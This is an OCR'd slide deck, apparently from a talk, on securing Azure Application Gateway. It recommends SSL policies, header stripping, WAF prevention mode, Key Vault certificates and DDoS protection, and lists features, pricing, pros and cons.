
TIPP: Use predifed Policy settings





https://learn.microsoft.com/en-us/azure/application-gateway/ssl-overview

HTTP RESPONSE HEADER



Do use latest recommendations

Strongly recommended


✓ Apply SSL policy

✓ Strip response Headers

✓ Enable WAF prevention mode with latest OWASP rule set

If required by regulations

⇨ Put the certificate in an Azure Key Vault



https://learn.microsoft.com/de-de/azure/application-gateway/configure-web-app


Why to put the certificate in a Key Vault?

Application Gateway integration with Key Vault offers many benefits, including:

- Stronger security, because TLS/SSL certificates aren't directly handled by the application development team. Integration allows **a separate security team** to:
  - Set up application gateways.
  - Control application gateway lifecycles.
  - Grant permissions to selected application gateways to access certificates that are stored in your Key Vault.
- Support for importing existing certificates into your Key Vault. Or use Key Vault APIs to **create and manage new certificates** with any of the trusted Key Vault partners.
- Support for **automatic renewal of certificates** that are stored in your Key Vault.

https://learn.microsoft.com/en-us/azure/application-gateway/key-vault-certs

Don’t use Path based Routing
Use Multisite Routing



DDoS protection

- DDoS protection can be activated on the Virtual Network of the application gateway.

	Price
Monthly charge (includes protection for 100 public IP resources)	CHF 2,782/month
Overage charges (more than 100 public IP resources)	CHF 27.9 per resource per month

https://azure.microsoft.com/en-us/pricing/details/ddos-protection

https://learn.microsoft.com/en-us/azure/web-application-firewall/ag/application-gateway-waf-faq


FINE TUNING

Custom error pages

403 - UNAUTHORIZED

502 – BAD GATEWAY

https://learn.microsoft.com/en-us/azure/application-gateway/custom-error

Custom error pages

403 - UNAUTHORIZED

https://www.freepik.com/free-vector/403-error-forbidden-with-police-concept-illustration_8030434.htm

502 – BAD GATEWAY

https://www.freepik.com/free-vector/500-internal-server-error-concept-illustration_8030427.htm

Features

- TLS and SSL termination
- Autoscaling V2
- Zone redundancy V2
- Static VIP V2
- Web Application Firewall V2
- Ingress Controller for AKS V2
- URL-based routing
- Multiple-site hosting
- Redirection
- Session affinity
- Websocket and HTTP/2 traffic
- Connection draining
- Custom error pages
- Rewrite HTTP headers and URL V2
- Sizing
- Azure Key Vault integration V2
- Private Link support V2
- WAF custom rules and policy associations V2
- Mutual Authentication (mTLS) V2

https://learn.microsoft.com/en-us/azure/application-gateway/overview-v2


TAKEAWAYS


Key Takeaways

PROS

+ Very low infrastructure setup risks
+ Extendable infrastructure
+ Prepared security features in the cloud
+ More than one possible way to set up your infrastructure

CONS

- Not always simple to set up
- Costs can be a reason to adjust the design of your system
- Because of its popularity it becomes more attractive for attackers



Last but not least

- Disclaimer

An Azure Application Gateway with enabled WAF configuration is a security enhancement, but it doesn’t make security reviews obsolete!


THANK YOU FOR YOUR
ATTENSION